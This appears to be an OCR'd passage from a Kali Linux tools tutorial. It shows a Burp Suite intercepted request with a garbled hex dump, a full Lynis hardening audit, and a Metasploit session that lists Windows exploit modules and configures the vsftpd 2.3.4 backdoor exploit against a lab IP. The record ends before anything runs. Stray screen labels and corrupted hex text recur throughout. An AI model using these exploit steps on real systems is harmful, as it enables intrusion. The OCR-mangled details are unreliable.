The "Hex" tab shows the raw hex dump of the request, which includes the string "DROPONOLOJO".

At the bottom of the interface, there is a search bar with the placeholder "Type a search term" and a note "0 matches".

Applications ▾ Places ▾ burp-StartBurm Sun 16:19

Burp Suite Community Edition v2.1.02 - Temporary Project

Burp Project Intruder Repeater Window Help

Dashboard Target Proxy Intruder Repeater Sequencer Decoder Comparer Extender Project options User options

Intercept HTTP history WebSockets history Options

Request to http://ocsp.pki.goog:80 [172.217.166.163]

Forward Drop Intercept is on Action

Raw Params Headers Hex

0 50 4f 53 54 20 2f 67 74 73 31 6f 31 20 48 54 54 POST /gtstl01 HTT
1 50 2f 31 2e 30 0d 0a 48 6f 73 74 3a 20 6f 63 73 P/1.0 Host: ocs
2 70 2e 70 6b 69 2e 67 6f 6f 67 0d 0a 55 73 65 72 p.pki.googUser
3 2d 41 67 65 6e 74 3a 20 4d 6f 7a 69 6c 6c 61 2f -Agent: Mozilla/
4 35 2e 30 20 28 58 31 31 3b 20 4c 69 6e 75 78 20 5.0 (X11; Linux
5 78 38 36 5f 36 34 3b 20 72 76 3a 36 30 2e 30 29 x86_64; rv:60.0)
6 20 47 65 63 6b 6f 2f 32 30 31 30 30 31 30 31 20 Gecko/20100101
7 46 69 72 65 66 6f 78 2f 36 30 2e 30 0d 0a 41 63 Firefox/60.0A
8 63 65 70 74 3a 20 74 65 78 74 2f 68 74 6d 6c 2c
9 61 70 70 6c 69 63 61 74 69 6f 6e 2f 78 68 74 6d application/xhtm
a 6c 2b 78 6d 6c 2c 61 70 70 6c 69 63 61 74 69 6f l+xml,application/
b 6e 2f 78 6d 6c 3b 71 3d 30 2e 39 2c 2a 2f 2a 3b n/xml;q=0.9,*;
c 71 3d 30 2e 38 0d 0a 41 63 63 65 70 74 2d 4c 61 q=0.8Accept-La
d 6e 67 75 61 67 65 3a 20 65 6e 2d 55 53 2c 65 6e nguage: en-US,en
e 3b 71 3d 30 2e 35 0d 0a 41 63 63 65 70 74 2d 45 :q=0.5Accept-E
f 6e 63 6f 64 69 66 67 3a 20 67 7a 69 70 2c 20 64 ncoding gzip, d
10 65 66 6c 61 74 65 0d 0a 43 6f 6e 74 65 6e 74 2d elateContent-
11 4c 65 6e 67 74 68 3a 20 38 33 0d 0a 43 6f 6e 74 Length: 83Cont
12 65 6e 74 2d 54 79 70 65 3a 20 61 70 70 6c 69 63 ent-Type: applic
13 61 74 69 6f 6e 2f 6f 63 73 70 2d 72 65 71 75 65 ation/ocsp-reqe
14 73 74 0d 0a 43 6f 6e 6e 65 63 74 69 6f 6e 3a 20 stConnection:
15 63 6c 6f 73 65 0d 0a 0d 0a 30 51 30 4f 30 4d 30 close0Q0O0M0
16 4b 30 49 30 09 06 05 2b 0e 03 02 1a 05 00 04 14 K0N///+H0p0üäši
17 42 46 30 c2 27 19 db de 70 f0 8f fc 73 e5 a6 5f BFOÄÜppöüsäš
18 66 38 17 bc 04 14 98 d1 f8 6e 10 eb cf 9b ec 60 f8äš//-/Ñon[äš
19 9f 18 90 1b a0 eb 7d 09 fd 2b 02 10 40 0e cc e9 äš}y+//æäš
1a dc 2e 6a 79 08 00 00 00 00 13 16 6e -- -- -- -- U.jy //j-j-n

Applications ▾ Places ▾ burp-StartBurm Sun 16:20

Burp Suite Community Edition v2.1.02 - Temporary Project

Burp Project Intruder Repeater Window Help

Dashboard Target Proxy Intruder Repeater Sequencer Decoder Comparer Extender Project options User options

Tasks New scan New live task

Upgrade to [Burp Suite Professional](#) to automatically find vulnerabilities! Hide

Issue activity [Pro version only]

Filter High Medium Low Info Certain Firm Tentative

Issue type

- Suspicious input transformation (reflected)
- SMTP header injection
- Serialized object in HTTP message
- Cross-site scripting (DOM-based)
- XML external entity injection
- External service interaction (HTTP)
- Web cache poisoning
- Server-side template injection
- SQL injection
- OS command injection

Host

Add links. Add item itself, same ... 13 items added to site map

Capturing:

32 responses processed

0 responses queued

Event log

Time Type Source Message

Time	Type	Source	Message
16:09:36 29 Sep 2019	Error	Proxy	Invalid client request
16:00:35 29 Sep 2019	Info	Proxy	Proxy service started
16:00:31 29 Sep 2019	Info	Suite	Running as super-user

Advisory

Memory: 63.9MB Disk: 128KB

17. Lynis →

Lynis is an open source security auditing tool. Its main goal is to audit and harden Unix and Linux based systems. It scans the system by performing many security control checks. Examples include searching for installed software and determine possible configuration flaws. Many tests are part of common security guidelines and standards, with on top additional security tests. After the scan a report will be displayed with all discovered findings. To provide you with initial guidance, a link is shared to the related Lynis control.

```
Applications ▾ Places ▾ Terminal ▾ Sat 7:18 PM ● root@kali: ~
File Edit View Search Terminal Help
[ Lynis 2.6.2 ] #####
Lynis comes with ABSOLUTELY NO WARRANTY. This is free software, and you are
welcome to redistribute it under the terms of the GNU General Public License.
See the LICENSE file for details about using this software.

2007-2018, CISOfy - https://cisofy.com/lynis
Enterprise support available (compliance, plugins, interface and tools)
#####
[+] Initializing program
-----
Usage: lynis command [options]

Command:
audit
  audit system          : Perform local security scan
  audit system remote <host> : Remote security scan
  audit dockerfile <file>   : Analyze Dockerfile

show
  show                  : Show all commands
  show version           : Show Lynis version
  show help              : Show help

update
  update info            : Show update details

Options:
Applications ▾ Places ▾ Terminal ▾ Sat 7:18 PM ● root@kali: ~
File Edit View Search Terminal Help
  audit system remote <host> : Remote security scan
  audit dockerfile <file>   : Analyze Dockerfile

show
  show                  : Show all commands
  show version           : Show Lynis version
  show help              : Show help

update
  update info            : Show update details

Options:
  -no-log               : Don't create a log file
  --pentest              : Non-privileged scan (useful for pentest)
  --profile <profile>    : Scan the system with the given profile file
  --quick (-Q)            : Quick mode, don't wait for user input

Layout options
  --no-colors             : Don't use colors in output
  --quiet (-q)              : No output
  --reverse-colors         : Optimize color display for light backgrounds

Misc options
  --debug                : Debug logging to screen
  --view-manpage (-v)      : View man page
  --verbose               : Show more details on screen
  --version (-V)            : Display version number and quit

Enterprise options
  -plugin-dir "<path>"     : Define path of available plugins
  --upload                 : Upload data to central node

More options available. Run '/usr/sbin/lynis show options', or use the man page.

root@kali:~#
```

```
Applications ▾ Places ▾ Terminal ▾ Sat 7:21 PM ● root@kali: ~
File Edit View Search Terminal Help
root@kali:~# lynis -Q --cronjob
[ Lynis 2.6.2 ]
#####
Lynis comes with ABSOLUTELY NO WARRANTY. This is free software, and you are
welcome to redistribute it under the terms of the GNU General Public License.
See the LICENSE file for details about using this software.

2007-2018, CISOfy - https://cisofy.com/lynis/
Enterprise support available (compliance, plugins, interface and tools)
#####

[+] Initializing program
-----
- Detecting OS... [ DONE ]
- Checking profiles... [ DONE ]

-----
Program version: 2.6.2
Operating system: Linux
Operating system name: Debian
Operating system version: kali-rolling
Kernel version: 4.19.0
Hardware platform: x86_64
Hostname: kali
-----
Profiles: /etc/lynis/default.prf
Log file: /var/log/lynis.log
Report file: /var/log/lynis-report.dat
Report version: 1.0
Plugin directory: /etc/lynis/plugins
-----
Auditor: [Not Specified]
Language: en
Test category: all
Test group: all
Applications ▾ Places ▾ Terminal ▾ Sat 7:22 PM ● root@kali: ~
File Edit View Search Terminal Help
Test category: data.sql all
Test group: all
-----
- Program update status... [ WARNING ]
=====
SquidLynis update available
=====

Current version is more than 4 months old
Current version : 262 Latest version : 275
Please update to the latest version.
New releases include additional features, bug fixes, tests, and baselines.

Download the latest version:
Packages (DEB/RPM) - https://packages.cisofy.com/
Website (TAR) - https://cisofy.com/downloads/
GitHub (source) - https://github.com/CISOfy/lynis
=====

[+] System Tools
-----
- Scanning available tools...
- Checking system binaries...
[+] Plugins (phase 1)
-----
Note: plugins have more extensive tests and may take several minutes to complete
- Plugin: debian
[+] Debian Tests
-----
```

```
Applications ▾ Places ▾ Terminal ▾ Sat 7:22 PM ● root@kali: ~
File Edit View Search Terminal Help
[+] Debian Tests data.sql
-----
- Checking for system binaries that are required by Debian Tests...
- Checking /bin... [ FOUND ]
- Checking /sbin... [ FOUND ]
- Checking /usr/bin... [ FOUND ]
- Checking /usr/sbin... [ FOUND ]
- Checking /usr/local/bin... [ FOUND ]
- Checking /usr/local/sbin... [ FOUND ]
- Authentication:
- PAM (Pluggable Authentication Modules):
- libpam-tmpdir [ Not Installed ]
- libpam-usb [ Not Installed ]
- File System Checks:
- DM-Crypt, Cryptsetup & Cryptmount:
- Checking / on /dev/sda1 [ NOT ENCRYPTED ]
- Checking /media/sf Desktop on /root/Desktop [ NOT ENCRYPTED ]
- Checking /media/sf Downloads on /root/Downloads [ NOT ENCRYPTED ]
- Checking /media/sf Software on Software [ NOT ENCRYPTED ]
- Checking /media/cdrom0 on /dev/sr0 [ NOT ENCRYPTED ]
- Software:
- apt-listbugs [ Not Installed ]
- apt-listchanges [ Installed and enabled for apt ]
- checkrestart [ Not Installed ]
- needrestart [ Not Installed ]
- debsecan [ Not Installed ]
- debsums [ Not Installed ]
- fail2ban [ Not Installed ]
[+] Boot and services
-----
- Service Manager [ systemd ]
- Checking UEFI boot [ DISABLED ]
- Checking presence GRUB2 [ FOUND ]
- Checking for password protection [ WARNING ]
- Check running services (systemctl) [ DONE ]
Result: found 22 running services
- Check enabled services at boot (systemctl) [ DONE ]
Applications ▾ Places ▾ Terminal ▾ Sat 7:22 PM ● root@kali: ~
File Edit View Search Terminal Help
- Checking sulogin in rescue.service [ NOT FOUND ]

[+] Kernel
-----
- Checking default run level [ RUNLEVEL 5 ]
- Checking CPU support (NX/PAE)
CPU support: PAE and/or NoExecute supported [ FOUND ]
- Checking kernel version and release [ DONE ]
- Checking kernel type [ DONE ]
- Checking loaded kernel modules [ DONE ]
Found 73 active modules
- Checking Linux kernel configuration file [ FOUND ]
- Checking default I/O kernel scheduler [ FOUND ]
- Checking for available kernel update [ OK ]
- Checking core dumps configuration [ DISABLED ]
- Checking setuid core dumps configuration [ DEFAULT ]
- Check if reboot is needed [ NO ]

[+] Memory and Processes
-----
- Checking /proc/meminfo [ FOUND ]
- Searching for dead/zombie processes [ OK ]
- Searching for IO waiting processes [ OK ]

[+] Users, Groups and Authentication
-----
- Administrator accounts [ OK ]
- Unique UIDs [ OK ]
- Consistency of group files (grpck) [ OK ]
- Unique group IDs [ OK ]
- Unique group names [ OK ]
- Password file consistency [ OK ]
- Query system users (non daemons) [ DONE ]
- NIS+ authentication support [ NOT ENABLED ]
- NIS authentication support [ NOT ENABLED ]
- sudoers file [ FOUND ]
- Check sudoers file permissions [ OK ]
- PAM password strength tools [ SUGGESTION ]
```

```
Applications ▾ Places ▾ Terminal ▾ Sat 7:22 PM ● root@kali: ~
File Edit View Search Terminal Help
- Check sudoers file permissions [ OK ]
- PAM password strength tools [ SUGGESTION ]
- PAM configuration files (pam.conf) [ FOUND ]
- PAM configuration files (pam.d) [ FOUND ]
- PAM modules [ FOUND ]
- LDAP module in PAM [ NOT FOUND ]
- Accounts without expire date [ OK ]
- Accounts without password [ OK ]
- Checking user password aging (minimum) [ DISABLED ]
- User password aging (maximum) [ DISABLED ]
- Checking expired passwords [ OK ]
- Checking Linux single user mode authentication [ WARNING ]
- Determining default umask
- umask (/etc/profile) [ NOT FOUND ]
- umask (/etc/login.defs) [ SUGGESTION ]
- LDAP authentication support [ NOT ENABLED ]
- Logging failed login attempts [ ENABLED ]

[+] Shells
-----
- Checking shells from /etc/shells
Result: found 11 shells (valid shells: 11).
- Session timeout settings/tools [ NONE ]
- Checking default umask values
- Checking default umask in /etc/bash.bashrc [ NONE ]
- Checking default umask in /etc/profile [ NONE ]

[+] File systems
-----
- Checking mount points
- Checking /home mount point [ SUGGESTION ]
- Checking /tmp mount point [ SUGGESTION ]
- Checking /var mount point [ SUGGESTION ]
- Query swap partitions (fstab) [ OK ]
- Testing swap partitions [ OK ]
- Testing /proc mount (hidrepid) [ SUGGESTION ]
- Checking for old files in /tmp [ OK ]
- Checking /tmp sticky bit [ OK ]
Applications ▾ Places ▾ Terminal ▾ Sat 7:23 PM ● root@kali: ~
File Edit View Search Terminal Help
- Checking for old files in /tmp [ OK ]
- Checking /tmp sticky bit [ OK ]
- Checking /var/tmp sticky bit [ OK ]
- ACL support root file system [ ENABLED ]
- Mount options of / [ NON DEFAULT ]
- Checking Locate database [ FOUND ]
- Disable kernel support of some filesystems
- Discovered kernel modules: freevxfs hfs hfsplus jffs2 squashfs

[+] USB Devices
-----
- Checking usb-storage driver (modprobe config) [ NOT DISABLED ]
- Checking USB devices authorization [ ENABLED ]
- Checking USBGuard [ NOT FOUND ]

[+] Storage
-----
- Checking firewire ohci driver (modprobe config) [ NOT DISABLED ]

[+] NFS
-----
- Check running NFS daemon [ NOT FOUND ]

[+] Name services
-----
- Searching DNS domain name [ UNKNOWN ]
- Checking /etc/hosts
- Checking /etc/hosts (duplicates) [ OK ]
- Checking /etc/hosts (hostname) [ OK ]
- Checking /etc/hosts (localhost) [ OK ]
- Checking /etc/hosts (localhost to IP) [ OK ]

[+] Ports and packages
-----
- Searching package managers
- Searching dpkg package manager [ FOUND ]
- Querying package manager
- Query unpurged packages [ FOUND ]
```

```
Applications ▾ Places ▾ Terminal ▾ Sat 7:23 PM ● root@kali: ~
File Edit View Search Terminal Help
- Querying package manager
- Query unpurged packages [ FOUND ]
- Checking security repository in sources.list file or directory [ WARNING ]
- Checking vulnerable packages (apt-get only) [ DONE ]
- Checking package audit tool [ INSTALLED ]
Found: apt-get
  Sqimap
[+] Networking
-----
- Checking IPv6 configuration [ ENABLED ]
Configuration method [ AUTO ]
IPv6 only [ NO ]
- Checking configured nameservers
- Testing nameservers
Nameserver: 182.237.9.10 [ OK ]
Nameserver: 8.8.8.8 [ OK ]
- Minimal of 2 responsive nameservers [ OK ]
- Checking default gateway [ DONE ]
- Getting listening ports (TCP/UDP) [ DONE ]
* Found 1 ports
- Checking promiscuous interfaces [ OK ]
- Checking waiting connections [ OK ]
- Checking status DHCP client [ RUNNING ]
- Checking for ARP monitoring software [ NOT FOUND ]

[+] Printers and Spools
-----
- Checking cups daemon [ NOT FOUND ]
- Checking lp daemon [ NOT FOUND ]

[+] Software: e-mail and messaging
-----
[+] Software: firewalls
-----
- Checking iptables kernel module [ FOUND ]
- Checking iptables policies of chains [ FOUND ]
- Checking for empty ruleset [ WARNING ]
Applications ▾ Places ▾ Terminal ▾ Sat 7:23 PM ● root@kali: ~
File Edit View Search Terminal Help
- Checking iptables policies of chains [ FOUND ]
- Checking for empty ruleset [ WARNING ]
- Checking for unused rules [ OK ]
- Checking host based firewall [ ACTIVE ]

[+] Software: webserver
-----
- Checking Apache (binary /usr/sbin/apache2) [ FOUND ]
Info: Configuration file found (/etc/apache2/apache2.conf)
Info: No virtual hosts found
* Loadable modules [ FOUND (118) ]
- Found 118 loadable modules
mod_evasive: anti-DoS/brute force [ NOT FOUND ]
mod_requitemout/mod_qos [ FOUND ]
ModSecurity: web application firewall [ NOT FOUND ]
- Checking nginx [ NOT FOUND ]

[+] SSH Support
-----
- Checking running SSH daemon [ NOT FOUND ]

[+] SNMP Support
-----
- Checking running SNMP daemon [ NOT FOUND ]

[+] Databases
-----
No database engines found

[+] LDAP Services
-----
- Checking OpenLDAP instance [ NOT FOUND ]

[+] PHP
-----
- Checking PHP [ NOT FOUND ]

[+] Squid Support
```

```
Applications ▾ Places ▾ Terminal ▾ Sat 7:23 PM ● root@kali: ~
File Edit View Search Terminal Help
[+] Logging and files
-----
- Checking for a running log daemon [ OK ]
- Checking Syslog-NG status [ NOT FOUND ]
- Checking systemd journal status [ FOUND ]
- Checking Metalog status [ NOT FOUND ]
- Checking RSyslog status [ FOUND ]
- Checking RFC 3195 daemon status [ NOT FOUND ]
- Checking minilogd instances [ NOT FOUND ]
- Checking logrotate presence [ OK ]
- Checking log directories (static list) [ DONE ]
- Checking open log files [ DONE ]
- Checking deleted files in use [ FILES FOUND ]

[+] Insecure services
-----
- Checking inetd status [ NOT ACTIVE ]

[+] Banners and identification
-----
- /etc/issue [ FOUND ]
- /etc/issue contents [ WEAK ]
- /etc/issue.net [ FOUND ]
- /etc/issue.net contents [ WEAK ]

[+] Scheduled tasks
-----
- Checking crontab/cronjob [ DONE ]

[+] Accounting
-----
- Checking accounting information [ NOT FOUND ]
- Checking sysstat accounting data [ DISABLED ]
- Checking auditd [ NOT FOUND ]

[+] Time and Synchronization
-----
Applications ▾ Places ▾ Terminal ▾ Sat 7:23 PM ● root@kali: ~
File Edit View Search Terminal Help
[+] Time and Synchronization
-----
[+] Cryptography
-----
- Checking for expired SSL certificates [0/4] [ NONE ]
  Sqlmap
[+] Virtualization
-----
[+] Containers
-----
[+] Security frameworks
-----
- Checking presence AppArmor [ FOUND ]
- Checking AppArmor status [ DISABLED ]
- Checking presence SELinux [ NOT FOUND ]
- Checking presence grsecurity [ NOT FOUND ]
- Checking for implemented MAC framework [ NONE ]

[+] Software: file integrity
-----
- Checking file integrity tools
- Checking presence integrity tool [ NOT FOUND ]

[+] Software: System tooling
-----
- Checking automation tooling
- Automation tooling [ NOT FOUND ]
- Checking for IDS/IPS tooling [ NONE ]

[+] Software: Malware
-----
- Checking chkrootkit [ FOUND ]

[+] File Permissions
```

```

Applications ▾ Places ▾ Terminal ▾ Sat 7:24 PM ● root@kali: ~
[+] File Permissions.sql
-----
- Starting file permissions check

[+] Home directories
-----
- Checking shell history files [ OK ]

[+] Kernel Hardening
-----
- Comparing sysctl key pairs with scan profile
- fs.protected_hardlinks (exp: 1) [ OK ]
- fs.protected_symlinks (exp: 1) [ OK ]
- fs.suid_dumpable (exp: 0) [ OK ]
- kernel.core_uses_pid (exp: 1) [ DIFFERENT ]
- kernel.ctrl_alt_del (exp: 0) [ OK ]
- kernel.dmesg_restrict (exp: 1) [ OK ]
- kernel.kptr_restrict (exp: 2) [ DIFFERENT ]
- kernel.randomize_va_space (exp: 2) [ OK ]
- kernel.sysrq (exp: 0) [ DIFFERENT ]
- kernel.yama.ptrace_scope (exp: 1 2 3) [ DIFFERENT ]
- net.ipv4.conf.all.accept_redirects (exp: 0) [ DIFFERENT ]
- net.ipv4.conf.all.accept_source_route (exp: 0) [ OK ]
- net.ipv4.conf.all.bootp_relay (exp: 0) [ OK ]
- net.ipv4.conf.all.forwarding (exp: 0) [ OK ]
- net.ipv4.conf.all.log_martians (exp: 1) [ DIFFERENT ]
- net.ipv4.conf.all.mc_forwarding (exp: 0) [ OK ]
- net.ipv4.conf.all.proxy_arp (exp: 0) [ OK ]
- net.ipv4.conf.all.rp_filter (exp: 1) [ DIFFERENT ]
- net.ipv4.conf.all.send_redirects (exp: 0) [ DIFFERENT ]
- net.ipv4.conf.default.accept_redirects (exp: 0) [ DIFFERENT ]
- net.ipv4.conf.default.accept_source_route (exp: 0) [ DIFFERENT ]
- net.ipv4.conf.default.log_martians (exp: 1) [ DIFFERENT ]
- net.ipv4.icmp_echo_ignore_broadcasts (exp: 1) [ OK ]
- net.ipv4.icmp_ignore_bogus_error_responses (exp: 1) [ OK ]
- net.ipv4.tcp_syncookies (exp: 1) [ OK ]
- net.ipv4.tcp_timestamps (exp: 0 1) [ OK ]
- net.ipv6.conf.all.accept_redirects (exp: 0) [ DIFFERENT ]
Applications ▾ Places ▾ Terminal ▾ Sat 7:24 PM ● root@kali: ~
File Edit View Search Terminal Help
- net.ipv6.conf.default.accept_source_route (exp: 0) [ OK ]

[+] Hardening
-----
- Installed compiler(s) [ FOUND ]
- Installed malware scanner [ FOUND ]
Sqimap
[+] Custom Tests
-----
- Running custom tests... [ NONE ]

[+] Plugins (phase 2)
-----
=====

-[ Lynis 2.6.2 Results ]-
Warnings (4):
-----
! Version of Lynis is very old and should be updated [LYNIS]
  https://ciscofy.com/controls/LYNIS/
!
! No password set for single mode [AUTH-9308]
  https://ciscofy.com/controls/AUTH-9308/
!
! Can't find any security repository in /etc/apt/sources.list or sources.list.d directory [PKGS-7388]
  https://ciscofy.com/controls/PKGS-7388/
!
! iptables module(s) loaded, but no rules active [FIRE-4512]
  https://ciscofy.com/controls/FIRE-4512/
Suggestions (36):
-----
* Install libpam-tmpdir to set $TMP and $TMPDIR for PAM sessions [CUST-0280]
  https://your-domain.example.org/controls/CUST-0280/
*
* Install libpam-usb to enable multi-factor authentication for PAM sessions [CUST-0285]

```

```
Applications ▾ Places ▾ Terminal ▾ Sat 7:24 PM ● root@kali: ~
File Edit View Search Terminal Help
xampt.txt data.sql
* Install libpam-usb to enable multi-factor authentication for PAM sessions [CUST-0285]
  https://your-domain.example.org/controls/CUST-0285/
* Install apt-listbugs to display a list of critical bugs prior to each APT installation. [CUST-0810]
  https://your-domain.example.org/controls/CUST-0810/
Sqlmap
* Install debian-goodies so that you can run checkrestart after upgrades to determine which services are using old versions of libraries and need restarting. [CUST-0830]
  https://your-domain.example.org/controls/CUST-0830/
* Install needrestart, alternatively to debian-goodies, so that you can run needrestart after upgrades to determine which daemons are using old versions of libraries and need restarting. [CUST-0831]
  https://your-domain.example.org/controls/CUST-0831/
* Install debsecan to generate lists of vulnerabilities which affect this installation. [CUST-0870]
  https://your-domain.example.org/controls/CUST-0870/
* Install debsums for the verification of installed package files against MD5 checksums. [CUST-0875]
  https://your-domain.example.org/controls/CUST-0875/
* Install fail2ban to automatically ban hosts that commit multiple authentication errors. [DEB-0880]
  https://ciscofy.com/controls/DEB-0880/
* Set a password on GRUB bootloader to prevent altering boot configuration (e.g. boot in single user mode without password) [BOOT-5122]
  https://ciscofy.com/controls/BOOT-5122/
* Protect rescue.service by using sulogin [BOOT-5260]
  https://ciscofy.com/controls/BOOT-5260/
* Install a PAM module for password strength testing like pam_cracklib or pam_passwdqc [AUTH-9262]
  https://ciscofy.com/controls/AUTH-9262/
* Configure minimum password age in /etc/login.defs [AUTH-9286]
  https://ciscofy.com/controls/AUTH-9286/
* Configure maximum password age in /etc/login.defs [AUTH-9286]
  https://ciscofy.com/controls/AUTH-9286/
Applications ▾ Places ▾ Terminal ▾ Sat 7:24 PM ● root@kali: ~
File Edit View Search Terminal Help
xampt.txt data.sql
* Install Apache mod_evasive to guard webserver against DoS/brute force attempts [HTTP-6640]
  https://ciscofy.com/controls/HTTP-6640/
* Install Apache modsecurity to guard webserver against web application attacks [HTTP-6643]
  https://ciscofy.com/controls/HTTP-6643/
Sqlmap
* Check what deleted files are still in use and why. [LOGG-2190]
  https://ciscofy.com/controls/LOGG-2190/
* Add a legal banner to /etc/issue, to warn unauthorized users [BANN-7126]
  https://ciscofy.com/controls/BANN-7126/
* Add legal banner to /etc/issue.net, to warn unauthorized users [BANN-7130]
  https://ciscofy.com/controls/BANN-7130/
* Enable process accounting [ACCT-9622]
  https://ciscofy.com/controls/ACCT-9622/
* Enable sysstat to collect accounting (disabled) [ACCT-9626]
  https://ciscofy.com/controls/ACCT-9626/
* Enable auditd to collect audit information [ACCT-9628]
  https://ciscofy.com/controls/ACCT-9628/
* Install a file integrity tool to monitor changes to critical and sensitive files [FINT-4350]
  https://ciscofy.com/controls/FINT-4350/
* Determine if automation tools are present for system management [TOOL-5002]
  https://ciscofy.com/controls/TOOL-5002/
* One or more sysctl values differ from the scan profile and could be tweaked [KRNL-6000]
  - Solution : Change sysctl value or disable test (skip-test=KRNL-6000:<sysctl-key>)
  https://ciscofy.com/controls/KRNL-6000/
* Harden compilers like restricting access to root user only [HRDN-7222]
  https://ciscofy.com/controls/HRDN-7222/
```



```
Applications ▾ Places ▾ Terminal ▾ Sat 7:25 PM ● root@kali: ~
File Edit View Search Terminal Help
xampp.txt      data.sql
=====
Lynis security scan details:
Hardening index : 56 [#####
Tests performed : 220
Plugins enabled : 1

Components:
- Firewall      [V]
- Malware scanner [V]

Lynis Modules:
- Compliance Status    [?]
- Security Audit        [V]
- Vulnerability Scan    [V]

Files:
- Test and debug information   : /var/log/lynis.log
- Report data                 : /var/log/lynis-report.dat
=====
Notice: Lynis update available
Current version : 262      Latest version : 275
=====
Lynis 2.6.2
Auditing, system hardening, and compliance for UNIX-based systems
(Linux, macOS, BSD, and others)
2007-2018, CISOfy - https://cisofty.com/lynis/
Enterprise support available (compliance, plugins, interface and tools)
=====
[TIP]: Enhance Lynis audits by adding your settings to custom.prf (see /etc/lynis/default.prf for all settings)
root@kali: #
```

18. Metasploit →

Metasploit Framework is a Ruby-based platform used to develop, test and execute exploits against remote hosts. It includes a full collection of security tools used for penetration testing, along with a powerful terminal-based console called msfconsole which allows you to find targets, launch scans, exploit security flaws and collect all available data.

```

Applications ▾ Places ▾ Terminal ▾ Mon 10:29 AM • Terminal
File Edit View Search Terminal Help
[!] Database already started /facebook_lite.v
[!] The database appears to be already configured, skipping initialization

msf5 > msfupdate
[*] exec: msfupdate

msfupdate is no longer supported when Metasploit is part of the operating
system. Please use 'apt update; apt install metasploit-framework'
msf5 > search name:microsoft type:exploit

Matching Modules
=====
#   Name                               Disclosure Date  Rank    Check  Description
-   -----
1   exploit/multi/fileformat/office_word_macro      2012-01-10  excellent  No   Microsoft Office Word Malicious Macro Executio
n
2   exploit/windows/brightstor/sql_agent            2005-08-02  average   No   CA BrightStor Agent for Microsoft SQL Overflow
3   exploit/windows/browser/ie_cbutton_uaf          2012-12-27  normal    No   MS13-008 Microsoft Internet Explorer CButton O
bject Use-After-Free Vulnerability
4   exploit/windows/browser/ie_cgenericelement_uaf  2013-05-03  good     No   MS13-038 Microsoft Internet Explorer CGenericE
lement Object Use-After-Free Vulnerability
5   exploit/windows/browser/ie_createobject         2006-04-11  excellent  No   MS06-014 Microsoft Internet Explorer COM Creat
eObject Code Execution
6   exploit/windows/browser/ie_execcommand_uaf       2012-09-14  good     No   MS12-063 Microsoft Internet Explorer execCommand
Applications ▾ Places ▾ Terminal ▾ Mon 10:30 AM • Terminal
File Edit View Search Terminal Help
110 exploit/windows/mssql/mssql_payload_sqli           2000-05-30  excellent  No   Microsoft SQL Server Payload Execution via SQL
Injection
111 exploit/windows/mysql/mysql_mof                  2012-12-01  excellent  Yes  Oracle MySQL for Microsoft Windows MOF Executi
on
112 exploit/windows/mysql/mysql_start_up             2012-12-01  excellent  Yes  Oracle MySQL for Microsoft Windows FILE Privil
ege Abuse
113 exploit/windows/nntp/ms05_030_nntp              2005-06-14  normal    No   MS05-030 Microsoft Outlook Express NNTP Respon
se Parsing Buffer Overflow
114 exploit/windows/postgres/postgres_payload        2009-04-10  excellent  Yes  PostgreSQL for Microsoft Windows Payload Execu
tion
115 exploit/windows/smb/ms03_049_ntapi               2003-11-11  good     No   MS03-049 Microsoft Workstation Service NetAddA
lternateComputerName Overflow
116 exploit/windows/smb/ms04_007_killbill            2004-02-10  low      No   MS04-007 Microsoft ASN.1 Library Bitstring Hea
Overflow
117 exploit/windows/smb/ms04_011_lsass              2004-04-13  good     No   MS04-011 Microsoft LSASS Service DsRolerUpgrad
eDownlevelServer Overflow
118 exploit/windows/smb/ms04_031_netdde             2004-10-12  good     No   MS04-031 Microsoft NetDDE Service Overflow
119 exploit/windows/smb/ms05_039_pnp                2005-08-09  good     Yes  MS05-039 Microsoft Plug and Play Service Overf
low
120 exploit/windows/smb/ms06_025_rasmans_reg        2006-06-13  good     No   MS06-025 Microsoft RRAS Service RASMAN Registr
y Overflow
121 exploit/windows/smb/ms06_025_rras              2006-06-13  average   No   MS06-025 Microsoft RRAS Service Overflow
122 exploit/windows/smb/ms06_040_ntapi              2006-08-08  good     No   MS06-040 Microsoft Server Service NetpwPathCan
onicalize Overflow
123 exploit/windows/smb/ms06_066_nwapi             2006-11-14  good     No   MS06-066 Microsoft Services nwapi32.dll Module E
xploit
124 exploit/windows/smb/ms06_066_nwarks            2006-11-14  good     No   MS06-066 Microsoft Services nwarks.dll Module E
xploit
125 exploit/windows/smb/ms06_070_wkssvc            2006-11-14  manual   No   MS06-070 Microsoft Workstation Service NetpMan
ageIPCCConnect Overflow
126 exploit/windows/smb/ms07_029_msdns_zonename   2007-04-12  manual   No   MS07-029 Microsoft DNS RPC Service extractQuot
edChar() Overflow (SMB)
127 exploit/windows/smb/ms08_067_ntapi              2008-10-28  great    Yes  MS08-067 Microsoft Server Service Relative Pat
h Stack Corruption
128 exploit/windows/smb/ms09_050_smb2_negotiate_func_index 2009-09-07  good     No   MS09-050 Microsoft SRV2.SYS SMB Negotiate Proc
essID Function Table Dereference
129 exploit/windows/smb/ms10_046_shortcut_icon_dllloader 2010-07-16  excellent No   Microsoft Windows Shell LNK Code Execution
130 exploit/windows/smb/ms10_061_spoolss            2010-09-14  excellent No   MS10-061 Microsoft Print Spooler Service Imper

```

```

Applications ▾ Places ▾ Terminal ▾ Mon 10:30 AM • Terminal
File Edit View Search Terminal Help
msf5 > search vsftpd_234.sql
facebook_lite_v
164.0.0.6.153
Matching Modules
=====
#  Name          Disclosure Date Rank   Check  Description
#  exploit/unix/ftp/vsftpd_234_backdoor 2011-07-03   excellent No    VSFTPD v2.3.4 Backdoor Command Execution

msf5 > use exploit/unix/ftp/vsftpd_234_backdoor
msf5 exploit(unix/ftp/vsftpd_234_backdoor) > show options
password.lst      testing
Module options (exploit/unix/ftp/vsftpd_234_backdoor):
Name  Current Setting Required  Description
----  -----  -----  -----
RHOSTS  yes      The target address range or CIDR identifier
RPORT  21       yes      The target port (TCP)

Exploit target:
Id  Name
--  --
0  Automatic

msf5 exploit(unix/ftp/vsftpd_234_backdoor) > set RHOST 10.0.2.15
RHOST => 10.0.2.15
msf5 exploit(unix/ftp/vsftpd_234_backdoor) > show options
Module options (exploit/unix/ftp/vsftpd_234_backdoor):
Name  Current Setting Required  Description
----  -----  -----  -----
RHOSTS  10.0.2.15   yes      The target address range or CIDR identifier
RPORT  21       yes      The target port (TCP)
Applications ▾ Places ▾ Terminal ▾ Mon 10:30 AM • Terminal
File Edit View Search Terminal Help
xampp.txt  data.sql  facebook_lite_v
Name  Current Setting Required  Description
----  -----  -----  -----
RHOSTS  yes      The target address range or CIDR identifier
RPORT  21       yes      The target port (TCP)

Sqlmap      facebook_lite_v
